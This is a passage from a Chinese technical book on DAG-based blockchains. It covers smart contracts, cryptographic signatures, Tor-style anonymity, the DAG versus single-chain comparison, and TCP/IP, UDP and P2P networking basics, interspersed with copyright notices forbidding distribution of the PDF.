智能合约的理念可以追溯到 1994 年，几乎与互联网同时出现。曾经为比特币打下基础，从而备受赞誉的密码学家尼克萨博首次提出了“智能合约”（smart contract）这一术语，他对于智能合约的定义是：“一个智能合约是一套以数字形式定义的承诺，包括合约参与方可以在上面执行这些承诺的协议。”

从本质上讲，这些智能合约的工作原理类似于其他计算机程序的 if-then 语句。智能合约只是以这种方式与真实世界的资产进行交互。当一个预先编好的条件被触发时，智能合约便执行相应的合同条款。

这里的“智能”，在英语中对应的单词是“ smart”，但不等同于人工智能（Artificial Intelligence，AI）。Smart 代表的意思是聪明的、能够灵活多变的，但还没有能够达到“人工智能”这样的级别。所以有些人仅仅从中文字面上理解，认为必须要达到“人工智能”才能算是智能合约，其实就和“智能手机”一样，这里的“智能”仅仅是指可以灵活定义和操作。

1.2.4 加密与签名

区块链中通常使用非对称加密算法，指的就是存在一对数学相关的密钥，使用其中一个密钥进行加密的数据信息，只有使用另一个密钥才能对该信息进行解密。在这对密钥中，对

严禁网络传播本PDF，违者责任自负！ 非卖品，仅供非商业用途或交流学习使用

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

外公开的密钥叫作公钥，不公开的密钥就叫作私钥。打个比方来说，公钥就像银行的账户，私钥就像是该账户的密码或者账户所有者的签名。区块链上的有效交易有一个用于交易发起方私钥签名有效的数字签名，而该交易的签名可以通过使用交易发起方的公钥进行验证。公钥可以通过算法从私钥中计算得出，但私钥却不能从公钥中推出。

数字签名就是在信息后面加上另一段内容，作为发送者的证明并且证明信息没有被篡改。一般是发送者将信息用哈希算法处理得出一个哈希值，然后用私钥对该哈希值进行加密，得出一个签名。然后发送者再将信息和签名一起发送给接收者。接收者使用发送者的公钥对签名进行解密，还原出哈希值，再通过哈希算法来验证信息的哈希值和解密签名还原出来的哈希值是否一致，从而可以鉴定信息是否来自发送者或验证信息是否被篡改。

1.2.5　匿名保护

匿名保护分为通信匿名保护和交易匿名保护。

通信匿名保护主要是对交易主体的网络地址进行隐藏，以防止将网络地址与钱包地址相关联。基本技术思路为在请求者与被请求者之间加入代理，这个代理可以是一个节点，也可以是多个节点组成的多跳网络。这里重点介绍一下 Tor 网络。作为知名的匿名网络，Tor 一直是一些喜欢匿名上网，或关注网络隐私人士的最爱。截至 2016 年 5 月，已有超过 100 万用户使用 Tor 访问 Facebook，包括通过 Tor 浏览器、通过 Facebook 的 Onion 站点登录等。而在 2015 年 6 月时，通过 Tor 来访问 Facebook 的用户数量仅为 52.5 万。Tor 网络是一种覆盖网络，每个洋葱路由器（onionrouter, OR）作为一个没有任何特权的用户层正常程序运行，与其他所有节点维持一个 TLS 链接。每个用户运行自己的洋葱代理程序：获取目录、建立路径、处理连接。这些代理接受 TCP 数据流，并且在同一条线路上复用它们。每个洋葱路由器维护一个长期的验证密钥和短期的洋葱密钥。验证密钥来签署 TLS 的证书，签署 OR 的描述符（包含了当前节点的 keys、地址、带宽、退出策略等），还被目录服务器用来签署目录。洋葱密钥则用来解码用户发送来的请求，以便建立一条通路的同时协商临时的密钥。TLS 协议还在通讯的 OR 之间使用了短期的连接密钥，周期性独立变化，来减少密钥泄漏的影响。

交易匿名保护是不让除交易双方之外的人能够查询到本笔交易，是对交易信息的保护。此处有两个概念，无关联性（Unlinkability）和不可追踪性（Untraceablility）。无关联性是指对于任何两笔外部交易，不能证明将其发送给同一个人，不可追踪性是指对于每个内部交易，所有可能的发件人从概率上是相等的。无关联性和不可追踪性是完全匿名电子现金

严禁网络传播本PDF，违者责任自负！　非卖品，仅供非商业用途或交流学习使用

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

模型必须满足的属性，这两个属性可通过一次密钥（One-time Secret Key）和环签名（Ring Signature）技术实现。同时，设计并实现严格的零知识证明（Zero-knowledge Proof）模型，可进一步增强交易匿名性。

1.3 DAG 区块链

1.3.1 起源

DAG 最初出现是为了解决区块链的效率问题。比特币的效率一直比较低，基于工作量证明共识下的出块机制是一个原因，由于链式的存储结构，整个网络中同时只能有一条链，导致出块无法并发执行。针对此问题，Nxt 社区提出改变区块的链式存储结构，变成区块 DAG。在区块打包时间不变的情况下，网络中可以并行打包 N 个区块，网络中的交易就可以容纳 N 倍。但此种方式仍停留在类似侧链的解决思路，不同的链存储不同类型的交易，这样降低出现双花的可能，在之后某个节点需要合并的时候，几个分支再归并到一个区块。

换一种思路，上述方案都属于有区块的情况，无论是在比特币还是以太坊中，我们都会提到出块速度这样的概念，比特币每十分钟出一个块，6 个出块确认需要一个小时，以太坊好很多，但是出块速度也要十几秒。能否舍弃区块的概念呢？ 2015 年社区提出 DAGCoin 的概念，把区块和交易融合到了一起。回想下比特币网络中区块和交易的概念，很多笔交易先打包到区块中，区块和区块之间通过 PreHash 来维护全网的交易顺序。而 DAGCoin 的思路是让每一笔交易直接参与维护全网的交易顺序。这样交易被发起后直接跳过打包区块的阶段，直接融入全网，如此达到无区块效果，且连打包交易出块的时间都省去了。如前所述，DAG 最初跟区块链的结合就是为了解决效率问题，现在不用打包确认，交易发起后直接进入确认网络，理论上效率自然会提高很多。

1.3.2 DAG 区块链与单链技术的对比

1. 单链技术的几个问题

效率问题：传统区块链技术基于区块，比特币的效率一直比较低，由于 BlockChain 链式的存储结构，整个网络同时只能有一条单链，基于 PoW 共识机制出块无法并发执行。

确定性问题：比特币和以太坊存在 51% 算力攻击问题，基于 PoW 共识的最大问题隐患，就是没有一个确定的不可更改的最终状态；如果某群体控制 51% 算力，并发起攻击，比特币体系一定会崩溃；考虑到现实世界中的矿工集团，以及正在快速发展量子计算机的逆天算

严禁网络传播本PDF，违者责任自负！

非卖品，仅供非商业用途或交流学习使用

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

力，这种危险现实中会存在。

中心化问题：基于区块的 PoW 共识中，矿工一方面可以形成集中化的矿场集团，另一方面，获得打包交易权的矿工拥有巨大权力，可以选择哪些交易进入区块，哪些交易不被处理，甚至可以只打包符合自己利益的交易，这样的风险目前已经是事实存在。

能耗问题：由于传统区块链基于 PoW 算力工作量证明，达成共识机制，比特币的挖矿能耗已经与阿根廷整个国家的耗电量持平，IMF 和多国政府对虚拟货币挖矿能源消耗持批评态度。Digiconomist 数据表明：全球挖矿业务总计，每年产生约 2.9 亿吨碳排放。

2. DAG 区块链的与单链的区别

单元：区块链组成单元是 Block（区块），DAG 组成单元是 TX（交易）。

拓扑：区块链是由 Block 区块组成的单链，只能按出块时间同步依次写入，类似于单核单线程 CPU；DAG 是由交易单元组成的网络，可以异步并发写入交易，类似于多核多线程 CPU。

粒度：区块链每个区块单元记录多个用户的多笔交易，DAG 每个单元记录单个用户交易。

1.3.3　DAG 区块链的优势与价值

DAG 区块链与传统区块链工作机制的不同之处在于，后者需要矿工完成工作量证明（PoW）来执行每一笔交易，而 DAG 区块链能摆脱区块链的限制来完成这样的操作。不同的是，在 DAG 区块链中一笔交易接着另外一笔，这意味着一笔交易能够对下一笔交易提供证明，由此一直排序下去。这些交易之间的连接就是 DAG，就像区块通过哈希值来向整条区块链提供它们的名字一样。

在传统块链式区块链中，每笔交易都要花费不少时间，而对于 DAG 区块链来说，交易时间将变得微不足道。由于每笔交易都与下一笔交易相连，且矿工被排除在外，交易时长会随着越来越多用户加入系统而缩短。

在 DAG 系统中，剔除矿工的设置能够避免像区块链系统中某一个矿池集合全网 50% 算力的威胁，与双重攻击的隐忧。没有了区块链中的工作量证明共识机制，DAG 的交易指令能够极快地扩散通知至全网，大部分双重支付的攻击尝试将会被系统捕捉到并立即拒绝执行。

和以太坊相比，DAG 网络虽然不具备智能合约强制执行的特性，但它能为用户提供一个相对简单、清晰易辨的架构，以太坊的系统则要复杂许多。这不仅使得用户能更容易去理解 DAG 区块链上的虚拟货币什么时候以及怎样进行支付，而非依靠着一个满是程序员和合约的世界。从这个角度来看，可以把 DAG 网络看成是一个智能合约缺席执行者和旁观者的版本。

严禁网络传播本PDF，违者责任自负！　非卖品，仅供非商业用途或交流学习使用

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

如果 DAG 区块链能得到更为广泛的应用，它在几乎每个级别都能显露出比传统区块链更优的特性。在目前区块链系统中，随着交易时长这样的问题显现出来，DAG 区块链势必将受到越来越广泛的关注。

1.4 本章小结

本章作为 DAG 区块链基础，主要讲述了区块链的基本概念及相关技术简介，为后续深入论述 DAG 区块链进行铺垫。

严禁网络传播本PDF，违者责任自负！

非卖品，仅供非商业用途或交流学习使用

第 2 章 Chapter 2

DAG 区块链通信机制

区块链技术目前正在经历前所未有的变革，基于 DAG 数据结构的全新区块链技术相对于传统区块链技术的优势正在显现。从底层网络角度来看，所有的区块链都是由相互连接的多种类型的节点构成的通信网络。为了便于读者更加深入地了解新型 DAG 区块链的通信机制，本章将首先介绍计算机网络的基本概念和技术，然后分别剖析 IOTA、Byteball 以及 InterValue 的通信机制的相关技术。在通信机制的介绍方面，本章不求面面俱到，而是重点分析各项目的特色和优势。

2.1 计算机网络的基本概念和技术

为便于理解区块链项目中网络节点的组织和通信模式。本节将介绍计算机通信网络中的部分重要概念和基本技术方法，主要内容包括计算机网络体系结构、P2P 对等网络、网络安全技术。

2.1.1 计算机网络体系结构

计算机网络体系结构（architecture）是计算机网络的一种抽象的、层次化的功能模型。这种模型具体是指计算机网络的分层、各层协议和层间接口的集合，也就是网络及其部件所对应完成的功能的精确定义。它是设计计算机网络系统软件的依据，只有全球网络行业都执行这些协议，才能使全世界的计算机实现互连互通。

严禁网络传播本PDF，违者责任自负！

1. 计算机网络体系结构的形成

1977 年，国际标准化组织（International Standards Organization，ISO）成立了专门组织，制定了开放系统互连参考模型（OSI/RM），即通常所称的七层协议模型（简称 OSI），这是以分层的思想制定的计算机网络协议和标准。所谓开放就是任何厂家的产品，只要遵守 OSI 标准，就能够互连互通。所以，OSI 的出台为推进全球计算机网络互连和标准化做出了巨大的贡献。

20 世纪 80 年代以前，全球的主要计算机厂商大都支持 OSI，但在其发展过程中却遇到了 TCP/IP 的强烈挑战。这是因为早在 20 世纪 60 年代美苏对抗的冷战时期，美国出于自身安全的考虑，就开始研制一种可使异构机型互连互通的、类似渔网那样的切不断的网络。1969 年美国国防部建立了世界上第一个分组交换网 APANET，1983 年 TCP/IP 成为 APANET 的标准协议，在 20 世纪 90 年代初期已经覆盖了全球很多国家。TCP/IP 经过不断的发展与完善，逐步成为计算机网络的事实上的标准或称为工业标准。

2. TCP/IP 的体系结构

TCP/IP 即传输控制协议（Transmission Control Protocol，TCP）和网际协议（Internet Protocol，IP）。TCP/IP 包括许多协议，所以称为协议簇。它有一个 TCP/IP 开放论坛，负责对 TCP/IP 进行修改，后来又成立了因特网工程任务组（Internet Engineering Task Force，IETF），以开放与自由变革的精神进行工作，不受政府与任何人的限制，任何人都可以把自己的协议成果提出作为认证请求（Request For Comment，RFC），这种 RFC 会得到许多人的测试，只有确认正确可靠的协议才能最终获得认可而成为因特网的协议。RFC 的存在为因特网协议的发展和完善做出了杰出的贡献。

图 2-1 所示为 TCP/IP 的分层结构。TCP/IP 本身只有三层，即应用层、传输层、网络层，名义上还有一个网络接口层，但网络接口层没有定义具体的协议，而是利用了 OSI 的物理层、链路层和其他可供利用的协议。下面分别对应用层、传输层和网络层进行概括性的介绍。

（1）应用层

TCP/TP 的应用层包含了 OSI 的上三层的功能，既能识别用户进程的性质以满足服务需求，又能提供表示层的语义上的信息交换和转换功能。在应用层中主要包含以下协议：

- 简单消息传送协议（Simple Message Transfer Protocol，SMTP）；
- 文件传输协议（File Transport Protocol，FTP）；
- 远程通信网（Telecommunication network，TELNET）协议；
- 域名系统（Domain Name System，DNS）协议；

严禁网络传播本PDF，违者责任自负！

- 简单网络管理协议（Simple Network Management Protocol，SNMP）；
- 纯文件传输协议（Trivial File Transfer Protocol，TFTP）等。




图 2-1　TCP/IP 分层结构

（2）传输层

传输层提供通信双方主机中进程之间的通信功能。本层提供了传输控制协议（TCP）和用户数据报协议（User Datagram Protocol，UDP）。TCP 可以提供面向连接的服务，保证文件传输的可靠性。UDP 提供无连接的服务，使得文件能够尽快交付。面向连接的服务是通信双方必须先建立连接，占有通信资源后再进行通信，数据传输完成后拆除连接，所以能保证文件传输的可靠性，当连续传输大量文件时适于用面向连接的服务。无连接的服务则无需事先建立连接，不必预约通信资源，只需按照目标地址的方向发送或转发分组，分组能够在通信网的各个节点间、见缝插针地寻找路径，直到到达目标方时，才将对方激活接收数据，所以能够尽快传输但不能保证可靠性。然而对于现代通信网来说，发生错误的几率很小，当传输各种较短的数据文件时适于用无连接的服务。这是 TCP/IP 相比于 OSI 参考模型的明显优势。

（3）网络层

网络层体现了 TCP/IP 的突出优点，能够把其他不同协议的报文封装成分组（packet），也称 IP 数据报来进行传送。例如，IP over ATM、IP over SDH 和 IP over WDM，充分体现了 IP 的巨大优越性，甚至于 IP 可以为任何应用提供服务，即 everything over IP。网络层也被称为网际层或者 IP 层，其另一项重要的任务是在通信网中寻由，也就是在通信网中寻找最佳路径。本层还包括地址解析协议（Address Resolution Protocol，ARP）、逆向地址解析协议

严禁网络传播本PDF，违者责任自负！

（Reverse ARP，RARP）、因特网组播协议（Internet Group Management Protocol，IGMP）以及因特网控制信息协议（Internet Control Message Protocol，ICMP）等。

3. 传输控制协议（TCP）

TCP 是 TCP/IP 体系中面向连接的传输层协议，它提供全双工和可靠的虚电路连接的服务。它与 UDP 最大的区别是，TCP 是面向连接的，而 UDP 是无连接的。TCP 把报文分为段（segment），称为报文段进行传输，图 2-2 所示为 TCP 发送报文段的示意图。图 2-2 中没有绘出 TCP 下 IP 层的细节，任何一方都可以作为源和目标方进行传输，报文段经过源端口在缓存区内暂存，TCP 从缓存区取出报文段交给 IP 传输，到达目标方后，也在缓存区内暂存，再由接收方的应用程序逐个地进行读取处理。




图 2-2　TCP 发送报文段的示意图

TCP 把 IP 数据报当作自己的服务数据单元，加上 TCP 的协议控制信息，形成 TCP 分组格式，其结构较为复杂，但是，TCP 的全部功能都是由报头中的各字段体现出来的。TCP 报文段报头的前 20 个字节是固定的，后面的 4N 字节是根据需要而增加的选项（N 必须是整数）。因此 TCP 报头的最小长度是 20 字节。TCP 报头加上 TCP 的数据就是 TCP 的报文段，每个报文段加上 IP 报头就是 IP 数据报，也就是 IP 分组。图 2-3 所示为 TCP 报文格式。报头固定部分字段包括源端口和目标端口、顺序号、确认号、报头长度、保留、控制位、窗口、校验和、选项等。

TCP 是面向连接的协议，可以在各种网络之间建立全双工的虚电路连接，实现无乱序、无丢失和无重复的数据传输，它采取了三次握手、两次确认的有效技术，做到了非常可靠。TCP 的超时重传时间也不是固定的，这是因为重传时间取决于分组在链路上的传输时延，有的分组仅在 LAN 中传输而时延颇小，有的分组需要经过许多路由器才能到达目标主机而时延很大，所以不能设置固定的时间。否则，若时间过小，就会使源端误认为数据或应答丢失而多次重发，导致中间节点或目标端的缓冲区被迅速填满造成拥塞。若时间过大，就会使源

端长时间等待 ACK 而使传输效率降低。TCP 采用的是适应性超时重传算法，其基本思想是 TCP 不断监视每个链路，根据前段时间的重传时间的估计值来测知分组的往返时间，再计算一个重传时间，对不同的链路设置不同的超时重传时间，如下式：




图 2-3　TCP 报文格式

$$T_{\text{out}}=q\times T_{\text{平均}}+(1-q)T_{\text{新}}$$

q 取值 0～1，若取值 1 表示维持 $T_{\text{平均}}$不变；若取值 0 表示随时按最新测到的时延改变 T_{out}；若取值 0.5 则表示同时考虑了 $T_{\text{平均}}$和 $T_{\text{新}}$。

TCP 的突出优势就是能够提供两通信主机之间的可靠连接，否则 TCP/IP 将失去魅力。这是由于网络层的 IP 数据报只能提供尽量快的不可靠的传输，IP 数据报可能丢失，也可能滞留在难于查知的某个节点上，很长时间之后才能到达目标主机，这就可能导致严重的后果。TCP 通过两次确认、三次握手来实现可靠的连接，图 2-4 所示为三次握手、两次确认的过程。




图 2-4　三次握手、两次确认过程

首先是双方都处于接收对方请求连接的状态。第一次请求时甲方请求与乙方连接，置 SYN＝1，带有数据序号 x；乙方收到此请求后，如果同意建立连接则带上自己的序号 y 发起第二次请求，并对甲方请求予以确认，即置 SYN＝1，ACK＝x＋1；甲方收到此请求后，进行第三次请求并对乙方请求予以确认，置 ACK＝y＋1，开始从序号 x＋1 发送数据。为什么这么慎重呢？这是因为甲方请求与乙方连接之后，等待乙方的应答，如果乙方的应答在网络中滞留，甲方超时没有收到就再一次发出请求，设这次请求迅速达到乙方。但若过了一会儿乙方又收到了甲方滞留的请求，这叫作延迟请求，乙方按照序号 x 来判断，知道是延迟请求而予以丢弃，如果不带序号则乙方无法判断为延迟请求而会被认为是新的请求。

乙方的第二次请求也带有自己的序号 y，如果这个带确认的请求也在中途滞留，甲方不能及时得到应答就会发出第三次请求。这次请求迅速得到应答后，又得到带序号 y 的确认，甲方也会判断为延迟应答而予以丢弃，只有第三次请求实现后才能证明双方建立了可靠的连接。TCP 的可靠性就是如此保证的。

4. 用户数据报协议（UDP）

UDP（User Datagram Protocol）是与 TCP 并列的传输层协议，它是无连接的协议，比 TCP 简单。UDP 只在 IP 的数据报服务上增加了一点点功能，那就是端口功能（有了端口，传输层就能进行复用和分用）和差错检测的功能。虽然 UDP 用户数据报只能提供不可靠的传输，但 UDP 又有自己的某些优点，还是得到了广泛的应用，例如，一是 UDP 是无连接的协议，在发送数据之前无需建立连接，因而就减少了建立和拆除连接的额外开销；二是 UDP 不使用拥塞控制，也不保证可靠交付，因此主机不需要维持 TCP 实现拥塞控制的许多参数和复杂的连接状态表，正是因为不使用拥塞控制，即使发生了拥塞，UDP 也不会降低发送速率；三是 UDP 的最大优点，即只有 8 个字节的报头开销，比 TCP 的 20 个字节的报头要短很多，开销较小能够快速传输。

（1）UDP 通信过程和端口号

UDP 通信过程与 TCP 类似，UDP 报文也要封装为 IP 数据报进行传输。IP 只可达到对方主机，UDP 负责将报文交付给对方的应用进程。UDP 使用的套接字也和 TCP 的套接字相同，即主机 IP 地址＋端口号。有些熟知端口是 UDP 专用的，有些是与 TCP 共同使用。图 2-5 所示为 UDP 的作用范围。

（2）UDP 用户数据报的报头格式

用户数据报 UDP 有两个字段：报头字段和数据字段。报头字段有 8 个字节，如图 2-6 所示，由 4 个字段组成，各占两个字节。其中源端口为源端口号，目标端口为目标端口号，长度为 UDP 用户数据报的长度，校验和为包括报头与数据在内的检查和，用于防止 UDP 用户数据报出错。




图 2-5　UDP 作用范围

在 UDP 用户数据报报头之前加了 12 个字节的虚拟报头，其中包含了源和目标 IP 地址，然而这种报头却是既不向下传送也不向上递交的报头，只是用来计算校验和，所以称为“虚拟报头”。其主要用意和目的就是将源和目标 IP 地址与端口号一起进行检验。




图 2-6　IP 数据报和 UDP 用户数据报

UDP 计算校验和的方法和计算 IP 数据报首部校验和的方法略有不同。IP 数据报的校验和只检验 IP 数据报的报头，但 UDP 的校验和是将报头、虚拟报头和数据一起进行检验。在发送端，首先是先将全零放入校验和字段，再以 2B 为计算长度，若 UDP 用户数据报的数据部分不足 2B，则要用零补足 2B，然后用反码计算校验和。反码计算就是二进制加法，1＋1＝0 有进位，最后将结果取反再写入校验和字段即可。接收端将收到的 UDP 用户数据报（包括计算出的校验和）与虚拟报头一起进行二进制反码加法计算。若无差错则其结果应全为 1；否则就表明出现差错，接收端就应将此 UDP 用户数据报丢弃（也可以上交给应用层，但要附上出现了差错的警告）。

（3）UDP 的通信过程

UDP 通信过程中需要进行封装拆装，使用队列进行收发，还具有复用和分发功能，下面分别进行介绍。

UDP 和 IP 协议簇都驻留在主机内部，当一个主机需要发送数据时，要一步步地进行封装，图 2-7 所示为 UDP 的封装与拆装。首先将报文和数据长度及其套接字传给 UDP，UDP 加上 UDP 报头后传给 IP，IP 加上 IP 报头，在 IP 中的“协议”字段取值为 17，表明传输的是 UDP 报文，形成 IP 数据报，该数据报再传给数据链路层，链路层加上帧头帧尾交给物理层进行编码后传输到远方目标主机。当远方主机收到物理层传来的报文后，则一步步地进行拆装，其过程与封装相反，数链路层和 IP 都要分别进行差错校验，若无差错，去掉帧头和 IP 报头，最后由 IP 将用户数据连同源 IP 地址和目标 IP 地址一起交给 UDP，由 UDP 根据校验和进行校验，若发现错误则予以丢弃，若无错误则去掉 UDP 报头，将数据按端口号交给应用进程接收。




图 2-7　UDP 的封装与拆装

出队列是应用进程发出数据的队列，入队列是应用进程接收数据的队列，队列是与应用进程密切相关的。我们仍以客户主机请求 daytime 服务为例，图 2-8 所示为 UDP 的队列。在客户机上当应用进程开始时，就从操作系统请求一个端口号，这个端口号一般都使用动态端口号，进而按端口号创建一个出队列和一个入队列，有时只创建一个入队列。不管一个进程与多少进程通信，其端口号都只有一个，与端口号对应的入队列和出队列也一直有效，当一个进程结束时，队列也随之撤销。

在图 2-8 中，设客户机的端口号为 55566，客户机要发送数据时，就将源端口号和数据送到出队列中排队。UDP 则从出队列中读出数据，加上 UDP 报头，交给 IP。但出队列的大小是有限的，所以可能出现溢出，当发生溢出时，操作系统会通知应用进程等待片刻。

UDP 还具有复用和分发功能。复用就是任何主机中只有一个 UDP，但要求利用 UDP 的应用程序可能有多个，UDP 可以按照不同的应用进程的不同端口号接收数据，交给 IP 去传输。分发功能就是在接收端的 IP 将收到的数据报进行校验，去掉 IP 报头之后交给 UDP，UDP 按承载的多个不同的应用进程的不同端口号，发给不同的应用进程接收处理。




图 2-8　UDP 的队列

2.1.2　P2P 对等网络

因特网是最大的计算机网络，它自诞生以来也一直存在着集中式与分布式两种不同的工作方式。客户 / 服务器模式（client/Server mode，简称 C/S）是因特网最传统、最成熟的集中式工作模式，许多重要的因特网应用协议（如 HTTP、FTP、SMTP 等）采用了这一模式。在这种集中式的模式下，服务器将一直运行，被动地等待客户的主动接人，客户将请求发给服务器，服务器返回给客户所要的信息。客户 / 服务器模式在因特网的最初阶段工作得非常好，然而，随着因特网在规模上不断膨胀、在功能上不断扩展，服务器的负担越来越重，客户 / 服务器模式的低效率与难以扩展的缺陷暴露出来，它不再能适应需要极高效率与巨大规模的现代因特网。

1. P2P 网络基本概念

当传统的客户 / 服务器模式不再能适应现代因特网需求的时候，人们将目光重新放回到被长久忽视的分布式系统上，对等模式（Peer-to-Peer mode，简称 P2P）正是在这种情况下受到重视并很快成为研究热点。“ Peer”一词在英文中的意思是“同等、对等的人”，故而“ Peer-to-Peer”译为“对等（计算）”；国内很多人将 P2P 称作“点对点”，这是不恰当的，因为“点对点”是“ Point-to-Point”，和 P2P 不是一回事。对等模式的本质思想在于打破传统的客户 / 服务器模式，让一切网络成员享有自由、平等、互联的功能，不再有客户、服务器之分，任何两个网络节点之间都能共享文件、传递消息。图 2-9 反映出从 C/S 到 P2P 的转变，Peers 之间的逻辑连接构建在物理连接的基础上。




图 2-9　从 C/S 到 P2P（实线表示物理连接，虚线表示逻辑连接）

对等网络是分布式系统与计算机网络相结合的产物，是采用对等模式工作的计算机网络。图 2-10 描绘了随着分布式系统规模的扩展，分布式计算的模式发生相应的改变。在对等网络中，每个网络节点在行为上是自由的，在功能上是平等的，在连接上是互联的，所有节点分布式地自组织成一个整体网络，因此，它能够极大程度地提高网络效率，充分利用网络带宽，开发每个网络节点的潜力。

2. P2P 网络的特性

P2P 网络区别于其他系统的本质特点如下。

（1）网络拓扑结构严格

